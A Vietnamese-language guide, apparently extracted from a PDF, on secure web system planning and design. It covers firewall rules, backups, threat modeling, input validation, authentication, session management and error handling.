


Hình 31: Vị trí đặt Firewall

- Trong triển khai Firewall, cần lưu ý tới Luật mặc định trong Firewall: Chuyện gì xảy ra khi gói tin không khớp với luật tồn tại: Nếu mặc định là từ chối  $\square$  sự giới


hạn nhiều hơn, nếu mặc định là cho phép  sự cho phép nhiều hơn. Nếu luật mặc định là từ chối sẽ cho phép chống lại các tấn công chưa biết. Chúng tôi yêu cầu các hệ thống phải đặt luật mặc định là từ chối.

- Lưu ý tiếp theo trong sử dụng Firewall là *Phương thức lọc*: Có 2 phương thức lọc là:
  - **Ingress filtering:** được áp dụng đối với dữ liệu đi vào bên trong mạng. Chỉ những địa chỉ mà không thuộc về mạng được bảo vệ hoặc dãy địa chỉ dành riêng thì được phép đến mạng bảo vệ.
  - **Egress filtering:** được áp dụng đối với dữ liệu ra khỏi mạng. Chỉ những địa chỉ thuộc về mạng bảo vệ thì cho phép ra ngoài mạng Internet.



Hình 32: Phương thức lọc

- Lưu ý cuối cùng là: *Thiết kế nhiều vùng*. Việc thiết kế các vùng tuân theo nguyên tắc sau:
  - Nhiều lớp phòng thủ: Cấp độ tin tưởng sẽ được tăng với mỗi vùng.
  - Vùng cho phép truy cập tối thiểu từ vùng trước đó, để giảm thiểu sự rủi ro.
  - Không được phép truy cập từ một vùng độc lập với một vùng khác.



Hình 33: Thiết kế nhiều vùng

- Thiết đặt và cấu hình máy chủ an toàn:** Chi tiết về thiết đặt máy chủ an toàn, webserver và database an toàn sẽ được trình bày cụ thể ở mục III của phần 2 này.
- Thiết lập cơ chế sao lưu và phục hồi:** Mục đích nhằm
  - Đảm bảo toàn vẹn dữ liệu: Không bị thay đổi dữ liệu khi có tấn công, vì đã được lưu trữ từ trước khi có tấn công
  - Tiết kiệm chi phí: Không tốn chi phí triển khai lại từ đầu khi có sự cố
  - Khôi phục hệ thống ngay khi có sự cố
  - Hạn chế rủi ro



Hình 34: Vai trò của sao lưu

- Việc sao lưu tuân theo các cơ chế:
  - Phạm vi sao lưu: Sao lưu toàn bộ dữ liệu của hệ thống  Đảm bảo được tính toàn vẹn của hệ thống và có thể phục hồi toàn bộ dữ liệu. Sao lưu từng phần riêng trong hệ thống  Sao lưu từng phần riêng và có thể phục hồi chúng khi gặp sự cố.


- Thời gian sao lưu: Cần thiết lập một cơ chế sao lưu theo định kỳ (ngày, tuần, tháng,...) một cách tự động, nhằm đảm bảo việc sao lưu đầy đủ các dữ liệu theo yêu cầu.
- Nội dung sao lưu: Sao lưu hệ điều hành máy chủ. Máy chủ web, Cơ sở dữ liệu, v.v... Sao lưu thư mục và tập tin
- Tùy nhu cầu, khả năng hỗ trợ chi phí để lựa chọn giải pháp sao lưu phù hợp.
- Việc phục hồi tuân theo các cơ chế:
  - Khôi phục nguyên trạng hệ thống
  - Khôi phục từng phần riêng biệt (hệ điều hành, cơ sở dữ liệu, các ứng dụng khác).
  - Thường xuyên kiểm tra bản sao lưu, phục hồi nhanh chóng.
- Trên đây là một số phương pháp, ý tưởng liên quan đến quy hoạch hệ thống ứng dụng web. Tùy thuộc vào hoàn cảnh, chi phí mà cán bộ thiết kế/quy hoạch lựa chọn giải pháp phù hợp, đảm bảo an toàn thông tin.

### **3. Phương pháp xây dựng/thiết kế hệ thống web an toàn**

- Mục này tập trung trình bày vào việc thiết kế một ứng dụng web an toàn. Việc thiết kế an toàn nhằm mục đích sau:
  - Biết được các mối đe dọa đối với ứng dụng web, đảm bảo chắc chắn những mối đe dọa này được giải quyết trong thiết kế của ứng dụng.
  - Khi quá trình thiết kế ứng dụng, có cách tiếp cận hệ thống đến các thành phần của ứng dụng dễ bị tấn công. Tập trung vào việc xem xét triển khai; xác nhận đầu vào, xác thực và ủy quyền; mật mã và dữ liệu nhạy cảm, cấu hình, phiên, và quản lý ngoại lệ.
- Về cơ bản, thiết kế một ứng dụng web an toàn sẽ tuân theo 2 nguyên tắc chính:
  - Giảm các attack surface: giảm các mặt tiếp nối với bên ngoài có thể tạo ra một cuộc tấn công. Thực hiện nguyên tắc này theo triết lý “đặc quyền tối thiểu”. Có nghĩa là ứng dụng cần gì thì cấp cho cái đó, không nhiều hơn những gì mà ứng dụng cần. Việc tồn tại thành phần thừa, thành phần không cần thiết sẽ tạo ra nhiều “cửa” cho kẻ tấn công khai thác. Rõ ràng một ngôi nhà có 1 cửa vào duy nhất sẽ an toàn hơn là có nhiều cửa sổ.
  - Sử dụng threat modeling: Phương pháp này dựa trên phân tích các sự đe dọa đối với ứng dụng web. Để từ đó thiết kế lên một ứng dụng có khả năng chống lại các nguy cơ, đe dọa đó. Để làm được phương pháp này người thiết kế phải có tư duy nhìn thấy được các nguy cơ của ứng dụng, để rồi từ đó lựa chọn ra giải pháp thiết kế phù hợp.
- Tài liệu tập trung trình bày nguyên tắc thứ 2: sử dụng threat modeling để thiết kế hệ thống an toàn. Phương pháp giảm attack surface sẽ thiên về phần quy hoạch, hạ tầng hệ thống hơn (đã được trình bày trong phần trên).

#### **3.1 Kiến trúc và thiết kế ứng dụng web**

- Bản chất của giao thức HTTP là giao thức phi trạng thái – stateless. Có nghĩa là cho phép mỗi người dùng trở thành một thành phần của ứng dụng. Do đó, ứng dụng web phải làm thế nào đó nhận biết được người dùng bằng cách sử dụng một số hình thức xác thực. Giả sử cơ chế xác thực là tốt, là an toàn, xác thực đúng người dùng thì việc quản lý phiên được sử dụng theo dõi người dùng là vô cùng quan trọng. Thiết kế chứng thực an toàn và cơ chế quản lý phiên làm chỉ là một vài trong những vấn đề phải đổi mới với các nhà thiết kế ứng dụng web và các nhà phát triển. Những vấn đề khác xảy ra như đầu vào và đầu ra dữ liệu đi qua các mạng công cộng. Ngăn chặn thao tác tham số và việc tiết lộ dữ liệu nhạy cảm là vấn đề hàng đầu khác.
- Một số vấn đề cần giải quyết được thể hiện trong hình sau:




Hình 35: Các vấn đề cần giải quyết khi thiết kế

- Hướng dẫn thiết kế trong phần này tập trung vào các loại lỗ hổng – nguy cơ – mối đe dọa mà ứng dụng web dễ bị tổn thương khi mắc phải. Kinh nghiệm cho thấy, khi thiết kế kém tại những vị trí này sẽ dẫn đến lỗ hổng bảo mật. Bảng tiếp theo liệt kê các loại lỗ hổng bảo mật dễ bị tổn thương, từ đó làm nổi bật các vấn đề do thiết kế không tốt.

Loại lỗ hổng	Vấn đề do thiết kế không tốt
Input Validation	Cho phép kẻ tấn công truyền mã độc vào query strings, form fields, cookies và HTTP header. Bao gồm các lỗi command execution, cross-site scripting (XSS), SQL injection, và buffer overflow attacks.
Authentication	Tấn công giả mật, phá mật khẩu, ưu tiên trái phép

Authorization	Truy cập vào dữ liệu bí mật hoặc bị hạn chế, giả mạo, và thực hiện các hoạt động trái phép.
Configuration Management	Truy cập trái phép vào giao diện quản lý, khả năng cập nhật dữ liệu cấu hình và truy cập trái phép vào tài khoản người dùng, hồ sơ tài khoản
Dữ liệu nhạy cảm	Tiết lộ thông tin bí mật và dữ liệu giả mạo.
Session Management	Bắt session identifiers trong phiên, giả mạo danh tính.
Cryptography	Truy cập vào thông tin bí mật, tài khoản hoặc cả hai
Parameter Manipulation	Path traversal attacks, command execution, vượt qua cơ chế bảo mật, từ đó dẫn đến lộ thông tin, leo thang đặc quyền, từ chối dịch vụ.
Exception Management	Từ chối dịch vụ, để lộ thông tin nhạy cảm
Auditing and Logging	Không có khả năng phát hiện các dấu hiệu của sự xâm nhập, không có khả năng để chứng minh hành động của người dùng, và những khó khăn trong chẩn đoán vấn đề.

- Trong giai đoạn thiết kế ứng dụng, bạn nên xem lại chính sách bảo mật của công ty bạn và các thủ tục cùng với cơ sở hạ tầng ứng dụng của bạn sẽ được triển khai trên. Thông thường môi trường mục tiêu là cố định, và thiết kế ứng dụng của bạn phải xử lý vấn đề đó. Đôi khi sự cân bằng thiết kế được yêu cầu. Xác định hạn chế đầu trong giai đoạn thiết kế để tránh những bất ngờ sau và liên quan đến các thành viên của mạng lưới cơ sở hạ tầng và đội để giúp quá trình này.



Hình 36: Các khía cạnh cần quan tâm trong thiết kế an toàn

- Security Policies and Procedures:** Chính sách an ninh xác định những gì ứng dụng được phép làm và những gì người sử dụng của ứng dụng được phép làm. Quan trọng hơn, xác định các hạn chế để ứng dụng và người sử dụng không được phép làm. Xác định và làm việc trong khuôn khổ quy định của chính sách bảo trong khi thiết kế các ứng dụng để chắc chắn rằng không vi

phạm chính sách. Không những thế có thể ngăn chặn nguy cơ đối với ứng dụng đang được triển khai.


- **Network Infrastructure Components:** Chắc chắn rằng hiểu được cấu trúc mạng được cung cấp, hiểu các yêu cầu bảo mật cơ bản của mạng lưới về các quy tắc lọc, hạn chế cổng, giao thức hỗ trợ... Trong đó cần xác định cách tường lửa và các chính sách tường lửa có khả năng ảnh hưởng đến thiết kế và triển khai ứng dụng của bạn. Có thể có tường lửa để tách các ứng dụng Internet phải đổi mặt từ mạng nội bộ. Có thể có thêm tường lửa ở phía trước của cơ sở dữ liệu. Đây có thể ảnh hưởng đến kết nối của bạn.
- Ở giai đoạn thiết kế, xem xét những gì các giao thức, cổng, và các dịch vụ được phép truy cập tài nguyên nội bộ từ các máy chủ web trong mạng biển – vành đai. Cũng xác định các giao thức và cổng mà các thiết kế ứng dụng yêu cầu và phân tích các mối đe dọa tiềm năng xảy ra từ việc mở cảng mới hoặc sử dụng các giao thức mới. Trao đổi và ghi lại bất kỳ giả định về mạng và bảo mật lớp ứng dụng và thành phần nào sẽ xử lý gì. Điều này tránh một vấn đề kiểm soát an ninh bị bỏ qua khi cả hai đội phát triển mạng và đội khác cho rằng đang giải quyết vấn đề này. Chú ý đến việc bảo vệ an ninh ứng dụng của bạn dựa vào các thành phần do hệ thống mạng cung cấp. Xem xét các tác động của sự thay đổi trong cấu hình mạng. Bao nhiêu cấu hình an ninh đã bị mất nếu thực hiện một thay đổi mạng cụ thể?
- **Deployment Topologies:** Nếu bạn có một lớp ứng dụng từ xa, bạn cần phải xem xét làm thế nào để an toàn mạng giữa các máy chủ để giải quyết các mối đe dọa nghe trộm mạng và cung cấp bảo mật và tính toàn vẹn cho dữ liệu nhạy cảm. Thông thường sẽ lưu nhận dạng và xác định các tài khoản sẽ được sử dụng để xác thực mạng khi ứng dụng kết nối với máy chủ từ xa. Một phương pháp phổ biến là sử dụng một tài khoản đặc quyền ít nhất và tạo một tài khoản trùng lặp (nhân đôi) trên các máy chủ từ xa với cùng một mật khẩu. Ngoài ra, bạn có thể sử dụng tài khoản domain, quản lý dễ dàng hơn nhưng sẽ có vấn đề vận hành vì những khó khăn hạn chế sử dụng của tài khoản trên toàn mạng.

### 3.2 Input Validation

- Kiểm tra dữ liệu đầu vào là vấn đề khó khăn chính mà bất kỳ nhà phát triển phần mềm nào cũng sẽ gặp phải khi xây dựng phần mềm. Tuy nhiên, kiểm tra đầu vào là phương pháp chính tốt nhất chống lại các cuộc tấn công ngày nay. Kiểm tra đầu vào là một biện pháp phòng chống có hiệu quả giúp ngăn ngừa XSS, SQL injection, lỗi tràn bộ đệm, và các cuộc tấn công liên quan đến dữ liệu đầu vào khác.
- Việc kiểm tra đầu vào là một việc khó mà không thể có một câu trả lời chung cho tất cả các hệ thống ứng dụng web. Tương tự, sẽ không có định nghĩa thế nào là một đầu vào chứa mã độc. Sau đây là một số biện pháp dùng để nâng cao chất lượng kiểm tra đầu vào khi thiết kế:
- **Coi tất cả đầu vào đều là độc hại:** Kiểm tra tất cả đầu vào với giả thiết rằng tất cả đầu vào đều chứa mã tấn công độc hại. Liệu đầu vào từ một ứng dụng

khác, người dùng, chia sẻ file... có thực sự được tin tưởng. Ví dụ, yêu cầu một trang web bên ngoài trả về một chuỗi kết quả. Có cách nào chắc chắn chuỗi trả về không chứa mã độc ? Ngoài ra, khi ứng dụng truy xuất lấy dữ liệu từ một cơ sở dữ liệu dùng chung, có chắc rằng ứng dụng khác có quyền ghi vào cơ sở dữ liệu đó không chứa mã độc, cơ sở dữ liệu đó an toàn ?


- **Cơ chế kiểm tra tập trung:** Sử dụng việc lọc dữ liệu như là một thành phần trong lõi core của phần mềm. Xem xét đến việc sử dụng tập trung, kết hợp giữa lọc thông thường và các bộ thư viện chia sẻ chung. Điều đó sẽ giúp việc lọc được nhất quán giữa các thành phần. Điều đó giúp làm giảm công sức trong phát triển và giúp bảo trì trong tương lai. Trong một số trường hợp cụ thể, mang tính cá nhân hóa như: email, số điện thoại, zip code thì có thể sử dụng cách tiếp cận sau:



Hình 37: Cơ chế kiểm tra tập trung

- **Không phụ thuộc vào việc kiểm tra phía người dùng (client-site validation):** Phía server sẽ kiểm tra đầu vào theo cách của server. Nếu kẻ tấn công vượt qua được cơ chế kiểm tra dưới client (ví dụ như tắt Javascript) thì sẽ ra sao ? Sử dụng kiểm tra phía client sẽ giảm bớt cho phía máy chủ, tuy nhiên nó không phải là phương pháp có chiều sâu. Tất cả phải thực hiện phía server.
- **Sử dụng dữ liệu ở dạng chuẩn nhất, cơ bản nhất:** Canonicalization là thuật ngữ mô tả quá trình chuyển đổi dữ liệu sang dạng canonical, được mô tả như dạng mã hóa url, hex encode để khác so với bình thường. Đường dẫn tập tin và URL dễ bị tấn công nếu như sử dụng trực tiếp. Thông thường, tránh sử dụng các dữ liệu đầu vào như tên file để tránh các vấn đề này. Nếu sử dụng phải đảm bảo chúng được kiểm tra nghiêm ngặt, chỉ được truy cập vào các tập tin đã được chỉ định.
- **Hạn chế, từ chối, chặn lọc đầu vào:** Phương pháp tốt nhất để kiểm tra đầu vào là chỉ cho phép những dữ liệu bạn cảm thấy an toàn (white list). Cách này sẽ dễ dàng hơn là việc kiểm tra đầu vào hợp lệ, phân tích mẫu, tìm kiếm các ký tự “bad character”. Khi thiết kế, xác định những kiểu dữ liệu mà ứng dụng

mong muốn nhận về. Chắc chắn tập các dữ liệu này sẽ hữu hạn, ít hơn tập có thể chứa mã độc tấn công. Tuy nhiên, nếu chiến lược có chiều sâu hơn thì bạn nên quan tâm đến việc từ chối các ký tự bad, santize đầu vào. Có thể thực hiện theo chiến lược sau:



Hình 38: Chiến lược: Constrain, Reject, Sanitize

- Chiến lược này được mô tả như sau:
  - Constrain Input:** Hạn chế đầu vào, chỉ cho phép các dữ liệu “good”. Ý tưởng là sử dụng bộ lọc theo: Kiểu (type), độ dài dữ liệu, format, phạm vi. Định nghĩa dữ liệu mong muốn, nếu ngoài loại đó, đều là dữ liệu xấu. Kết hợp sử dụng Validate Data for Type đối với các dạng đặc biệt như email, số điện thoại cũng được coi là một Constrain Input.
  - Reject Known Bad Input:** Loại bỏ tất cả dữ liệu “bad”. Phương pháp này sẽ không hoàn hảo như phương pháp trên. Nó đòi hỏi phải giả thiết tất cả dữ liệu đều chứa mã độc, cần phải xử lý. Để xử lý được, đòi hỏi ứng dụng phải được thiết kế “biết” được tất cả các biến thể của mã độc hại.
  - Sanitize Input:** Sanitizing làm cho dữ liệu độc hại có thể trở lên an toàn. Điều này có ích khi không thể đảm bảo dữ liệu là an toàn. Một ví dụ là sử dụng HTML encode để lọc dữ liệu như là dạng văn bản thường chứ không phải là mã thực thi.

### 3.3 Authentication

- Authentication là quá trình xác định người dùng. Đa số ứng dụng web sử dụng username/password để xác định người dùng qua HTML form. Vấn đề đó sẽ đặt ra những câu hỏi sau đây:
  - Username/password được gửi dạng rõ trên kênh truyền không an toàn? Nếu như vậy kẻ tấn công có thể chặn bắt lấy username/password của người dùng. Một giải pháp đó là sử dụng SSL/HTTPS
  - Thông tin bí mật, nhạy cảm được lưu trữ thế nào ? Nếu đang lưu trữ tên người dùng và mật khẩu trong bản rõ, hoặc trong các tập tin hoặc trong một cơ sở dữ liệu thì đó là một vấn đề: Nếu thư mục ứng dụng cấu hình không đúng và một kẻ tấn công có thể duyệt các tập tin và tải về nội dung của nó

hoặc thêm một tài khoản đăng nhập có đặc quyền mới? Nếu một quản trị viên bất mãn có cơ sở dữ liệu của gồm username và password?

- Làm thế nào để xác minh thông tin: Không cần thiết phải lưu dạng rõ của mật khẩu nếu chỉ để xác minh. Có thể sử dụng hash để và tính toán dựa trên giá trị người dùng cung cấp để xác minh. Để chống lại dictionary attack, yêu cầu sử dụng mật khẩu mạnh kết hợp sử dụng salt.
- Làm thế nào để xác thực người dùng đã đăng nhập ? Thông thường sẽ sử dụng authentication cookie, nhưng authentication cookie sẽ được truyền như thế nào ? Một cookie bị đánh cắp thì phiên đăng nhập sẽ bị đánh cắp.
- Để giải quyết trên những câu hỏi trên, người thiết kế có thể sử dụng một số giải pháp sau:
  - **Separate Public and Restricted Areas:** Một vùng public được truy cập bởi người dùng bất kỳ. Khu vực hạn chế chỉ được truy cập bởi cá nhân cụ thể, và phải được xác minh. Bằng cách phân chia làm khu vực công cộng và hạn chế, ứng dụng có thể áp dụng các quy tắc riêng biệt khác nhau và hạn chế phải sử dụng SSL mã hóa kênh truyền cho người dùng đã xác thực.
  - **Use Account Lockout Policies for End-User Accounts:** Disable account nếu như đăng nhập sai một số lần nhất định. Nếu sử dụng NTLM hay Kerberos trong Windows thì có thể sử dụng ngay trong hệ điều hành. Đối với các ứng dụng web khác, chính sách này phải được đưa vào thiết kế của ứng dụng. Lưu ý cần tránh kẻ tấn công sử dụng điều này để tấn công từ chối dịch vụ, khóa tài khoản người dùng hợp pháp. Giải pháp sử dụng CAPTCHA là phù hợp trong trường hợp này.
  - **Support Password Expiration Periods:** Password không phải tĩnh và nên được thay đổi thường xuyên. Vấn đề này cần được đưa vào trong thiết kế.
  - **Be Able to Disable Accounts:** Nếu hệ thống bị xâm nhập, có thể sử dụng thiết kế này để tránh các tấn công không mong muốn.
  - **Do Not Store Passwords in User Stores:** Như đã nói ở trên, nếu chỉ cần xác minh người dùng thì nên lưu mật khẩu dạng hash kết hợp sử dụng salt.
  - **Require Strong Passwords:** Để tránh tấn công crack password thì phải sử dụng mật khẩu mạnh. Mật khẩu mạnh là mật khẩu có độ dài tối thiểu 8 ký tự, kết hợp chữ hoa chữ thường số và ký tự đặc biệt.
  - **Do Not Send Passwords Over the Wire in Plaintext:** Gửi mật khẩu qua kênh không mã hóa hoàn toàn có thể bị nghe lén. Sử dụng SSL làm một giải pháp mã hóa kênh truyền.
  - **Protect Authentication Cookies:** Cookie bị đánh cắp là phiên đăng nhập bị đánh cắp, do đó cần bảo vệ kênh truyền cookie. Cũng cần hạn chế thời gian cookie có giá trị để chống tấn công giả mạo.

### 3.4 Authorization

- Authorization là quá trình xác định những tài nguyên, chức năng nào được phép truy cập. Nếu quá trình cấp quyền không đúng dẫn đến lộ thông tin, leo

thang đặc quyền. Phòng thủ theo chiều sâu là phương pháp áp dụng để phòng chống các lỗi liên quan đến cấp quyền. Có thể thực hiện các biện pháp sau:

- **Use Multiple Gatekeepers:** Sử dụng nhiều lớp bảo mật. Có thể sử dụng IPSec – Firewall giới hạn các địa chỉ có thể truy cập vào ứng dụng. Sử dụng các tính năng của web server để giới hạn quyền truy cập vào ứng dụng web, DNS tương ứng. Cuối cùng, ứng dụng web giới hạn truy cập vào các tài nguyên. Kết hợp nhiều lớp bảo vệ sẽ mang lại hiệu quả mong muốn.
- **Restrict User Access to System Level Resources:** Phân cấp các tài nguyên được phép truy cập. Sử dụng ACL để hạn chế người dùng truy cập vào các tài nguyên chức năng mà họ không có quyền truy cập.

### 3.5 Configuration Management

- Cần thận xem xét thành phần quản trị của ứng dụng. Hầu hết các ứng dụng đều có giao diện cho quản trị cấu hình các ứng dụng và quản lý các hạng mục như nội dung trang Web, tài khoản người dùng, hồ sơ thông tin người dùng, chuỗi kết nối cơ sở dữ liệu. Nếu quản trị được hỗ trợ, như thế nào là giao diện quản trị bảo đảm? Hậu quả của việc này là nghiêm trọng, bởi vì những kẻ tấn công thường xuyên kết thúc chạy với quyền quản trị và có thể truy cập trực tiếp đến toàn bộ trang web. Có thể thực hiện các biện pháp sau:
  - **Secure Your Administration Interfaces:** Điều quan trọng là giao diện quản trị chỉ được truy cập bởi quản trị, quản lý có quyền. Có thể sử dụng xác thực mạnh, ví dụ xác thực hai nhân tố trở lên. Nếu có thể, tránh đăng nhập từ xa và chỉ đăng nhập từ mạng nội bộ. Nếu cần đăng nhập từ xa thì sử dụng giải pháp SSL VPN.
  - **Secure Your Configuration Stores:** Text-based configuration files, registry, database là những nơi thường được sử dụng để lưu trữ cấu hình. Nếu có thể tránh sử dụng file cấu hình, tránh trường hợp tải về file cấu hình của hệ thống. Ngoài ra, tránh lưu dạng rõ các thông tin kết nối cơ sở dữ liệu, thông tin nhạy cảm. Đảm bảo việc sử dụng mã hóa, sau đó hạn chế truy cập vào những địa điểm lưu trữ này.
  - **Separate Administration Privileges:** Phân tách vai trò các quản trị có thể. Ví dụ, quản trị nội dung thì chỉ tương tác với các thành phần nội dung mà thôi.
  - **Use Least Privileged Process and Service Accounts:** Chắc chắn tài khoản sử dụng để chạy ứng dụng là tài khoản thấp nhất, ít đặc quyền nhất. Nếu kẻ tấn công có được quyền quản trị ứng dụng thì chỉ có quyền tối thiểu của hệ thống.

### 3.6 Sensitive Data

- Các dữ liệu nhạy cảm như số thẻ tín dụng, địa chỉ, hồ sơ y tế phải được còng bí mật, không bị thay đổi gì. Ngoài ra, mật khẩu và kết nối cơ sở dữ liệu cũng phải được đảm bảo. Đây là vấn đề khó khi cần phải lưu trữ, lại luôn thường trực trên mạng. Có các biện pháp sau:

- **Do Not Store Secrets if You Can Avoid It:** Không lưu trữ khi không dùng. Không cần dùng mật khẩu dạng rõ thì có thể lưu dưới dạng hash, tránh trường hợp quản trị, hoặc kẻ tấn công đọc được nội dung này.
- **Do Not Store Secrets in Code:** Không hard code trong code, kể cả ứng dụng web được chạy trên máy chủ. Một lỗi cấu hình có thể cho phép kẻ tấn công lấy được mã nguồn ứng dụng.
- **Do Not Store Database Connections, Passwords, or Keys in Plaintext:** Như đã nói ở trên, không lưu dưới dạng rõ.
- **Sensitive Per User Data:** Đảm bảo chỉ đúng người dùng đó mới có khả năng đọc được nội dung của chính mình.

### 3.7 Session Management

- Ứng dụng web xây dựng trên stateless HTTP protocol. Vì vậy quản lý phiên là việc của ứng dụng. Thực hiện các biện pháp sau:
- Sử dụng SSL mã hóa kênh truyền. Như đã trình bày ở trên, mất cookie là mất phiên. Vì vậy phải gửi cookie qua SSL để đảm bảo Cookie sẽ được mã hóa. Khi đó, cookie phải được thiết lập cờ “secure” trong thuộc tính, để bắt buộc phải truyền qua giao thức SSL/HTTPS
- Giới hạn thời gian sử dụng Session.

### 3.8 Parameter Manipulation

- Thay đổi HTTP header, kẻ tấn công có thể thực hiện nhiều kiểu tấn công khác nhau. Thực hiện các nguyên tắc thiết kế sau:
- **Encrypt Sensitive Cookie State:** Mã hóa các Cookie nhạy cảm
- **Make Sure that Users Do Not Bypass Your Checks:** Giả sử URL <http://www.<YourSite>/<YourApp>/sessionId=10> có giá trị 10 bị thay đổi, hãy trả về những nội dung ngẫu nhiên khác nhau. Đảm bảo check phía Server, không phải Client.
- **Validate All Values Sent from the Client:** Kiểm tra tất cả dữ liệu từ Client
- **Do Not Trust HTTP Header Information:** Không tin, không sử dụng trực tiếp các thông tin nhận được trong HTTP header, ví dụ như User-Agent chẳng hạn.

### 3.9 Exception Management

- Thực hiện quản lý các Exception theo các biện pháp sau đây:
- **Do Not Leak Information to the Client:** Trong trường hợp xuất hiện lỗi, không để xuất hiện thông tin chi tiết về lỗi dạng debug. Đó là thông tin về dòng bao nhiêu, file nào, chức năng nào.
- **Log Detailed Error Messages:** Bản ghi lỗi chỉ gửi lại thông tin tối thiểu cho người dùng. Thông thường gửi thông tin về mã lỗi, chưa ID của lỗi để từ đó ánh xạ tới lỗi mà người dùng gặp phải.
- **Catch Exceptions:** Sử dụng cấu trúc ngoại lệ để tránh ứng dụng hoạt động không hiệu quả, thông báo lỗi về phía người dùng. Nó cũng giúp bảo vệ ứng dụng chống lại tấn công từ chối dịch vụ.

## 10. Auditing and Logging

